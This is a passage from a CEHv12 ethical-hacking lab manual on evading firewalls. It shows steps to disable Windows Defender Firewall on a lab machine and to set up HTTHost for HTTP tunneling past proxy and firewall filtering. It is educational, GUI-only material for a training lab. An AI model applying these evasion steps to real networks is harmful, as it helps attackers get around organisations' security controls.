| Cast to Device UPnP Events (TCP-In)          | Cast to Device functionality  | Public     | Yes     | Allow  |
| Connected Devices Platform - Wi-Fi Dire...   | Connected Devices Platform    | Public     | Yes     | Allow  |
| Connected Devices Platform (TCP-In)          | Connected Devices Platform    | Domai...   | Yes     | Allow  |
| Connected Devices Platform (UDP-In)          | Connected Devices Platform    | Domai...   | Yes     | Allow  |
| Core Networking - Destination Unreacha...    | Core Networking               | All        | Yes     | Allow  |

Deletes the current selection.

30. Turn off the Windows Defender Firewall for all Profiles in the Windows 11 machine.

Customize Settings



31. Close all open windows in each machine.

## Task 2: Bypass Firewall Rules using HTTP/FTP Tunneling

HTTP tunneling technology allows attackers to perform various Internet tasks despite the restrictions imposed by firewalls. This method can be implemented if the target company has a public web server with port 80 used for HTTP traffic that is unfiltered by its firewall. This technology encapsulates data inside HTTP traffic (port 80). Many firewalls do not examine the payload of an HTTP packet to confirm that it is legitimate, thus it is possible to tunnel traffic via TCP port 80.


HTTPPort allows users to bypass the HTTP proxy, which blocks Internet access to e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, IRC, etc. Here, the Internet software is configured, so that it connects to a local PC as if it is the required remote server; HTTPPort then intercepts that connection and runs it via a tunnel through the proxy. HTTPPort can work on devices such as proxies or firewalls that allow HTTP traffic. Thus, HTTPPort provides access to websites and Internet apps. HTTPPort performs tunneling using one of two modes: SSL/CONNECT mode and a remote host.

The remote host method is capable of tunneling through any proxy. HTTPPort uses a special server software called HTTHost, which is installed outside the proxy-blocked network. It is a web server, and thus when HTTPPort is tunneling, it sends a series of HTTP requests to the HTTHost. The proxy responds as if the user is surfing a website and thus allows the user to do so. HTTHost, in turn, performs its half of the tunneling and communicates with the target servers. This mode is much slower, but works in the majority of cases and features strong data encryption that makes proxy logging useless.

Here, we will learn how networks can be scanned, and how to use HTTPPort and HTTHost to bypass firewall restrictions and access files.

1. Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine.
2. Now, you must ensure that **IIS Admin Service** and **World Wide Web Publishing services** are not running
3. Click **Start** and click the **Windows Administrative Tools** app. The **Windows Administrative Tools** window appears; double-click **Services** to launch.





- In the **Services** window, scroll down to **World Wide Web Publishing Service** and you can observe that the service is **Disabled** under the **Startup Type** column, as shown in the screenshot.

Note: If **World Wide Web Publishing Service** is **Enabled** disable it by double clicking the service and in the **World Wide Web Publishing Service Properties** window in **Startup type** select **Disabled** from the drop down and click **Apply** and **OK**.

The screenshot shows the Windows Services snap-in. On the left, there's a navigation pane with icons for Services (Local) and Network Services. The main area is titled "Services (Local)" and contains a table of service details. The table has columns for Name, Description, Status, Startup Type, and Log On As. The "World Wide Web Publishing Service" is highlighted in blue at the top of the list. Other services listed include Windows Defender Firewall, Windows Encryption Provider Host S..., Windows Error Reporting Service, Windows Event Collector, Windows Event Log, Windows Font Cache Service, Windows Image Acquisition (WIA), Windows Insider Service, Windows Installer, Windows License Manager Service, Windows Management Instrumentation, Windows Media Player Network Share, Windows Modules Installer, Windows Presentation Foundation F..., Windows Process Activation Service, Windows Push Notifications System, Windows Push Notifications User Service, Windows PushToInstall Service, Windows Remote Management (WS-...), Windows Search, Windows Security Service, Windows Time, Windows Update, Windows Update Medic Service, WinHTTP Web Proxy Auto-Discovery, Wired AutoConfig, WMI Performance Adapter, and Workstation.

5. Similarly, check **IIS Admin Service**; stop the program if it is running.

6. Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTHost** and double-click **httphost.exe**.

The screenshot shows a Windows File Explorer window. The address bar indicates the path: "CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots > HTTP Tunneling Tools > HTTHost". The "Manage" tab is selected in the ribbon. The left sidebar shows "Quick access", "Desktop", "Downloads", "Documents", "Pictures", and "This PC". The "Network" section is collapsed. The main pane displays a list of files and folders in the "HTTHost" folder. The files listed are: LOGS, block.dll, block.dll.sig, eula.txt, filters.cfg, grant.dll, grant.dll.sig, htthost.exe, htthost.exe.sig, htthost.ini, htthost.pri, htthost.pub, htthostc.exe, htthostc.exe.sig, readme.txt, rkeyproc.dll, rkeyproc.dll.sig, transfer.dll, and transfer.dll.sig. The "htthost.exe" file is selected and highlighted with a blue border. At the bottom of the window, it says "19 items 1 item selected 444 KB". The taskbar at the bottom shows the Start button, a search bar, and several pinned icons.


7. If the **Open File - Security Warning** pop-up appears, click **Run**.

8. A **HTTHost** wizard appears; click the **Options** tab.



9. On the **Options** tab, leave **90** as the port number in the **Port** field under the **Network** section. Keep the other settings on default, except for **Personal password**, which should contain any other password. In this task, the **Personal password** is “**magic**.”

Note: Typically, HTTP tunneling should be performed using port 80. Port 80 is being used to host the local websites, therefore we have used port 90 for this task.

10. Ensure that **Revalidate DNS names** and **Log connections** are checked and click **Apply**.




11. Navigate to the **Application log** tab and check if the last line is **Listener: listening at 0.0.0.0:90**, which ensures that HTTHost is running properly and has begun to listen on **port 90**.

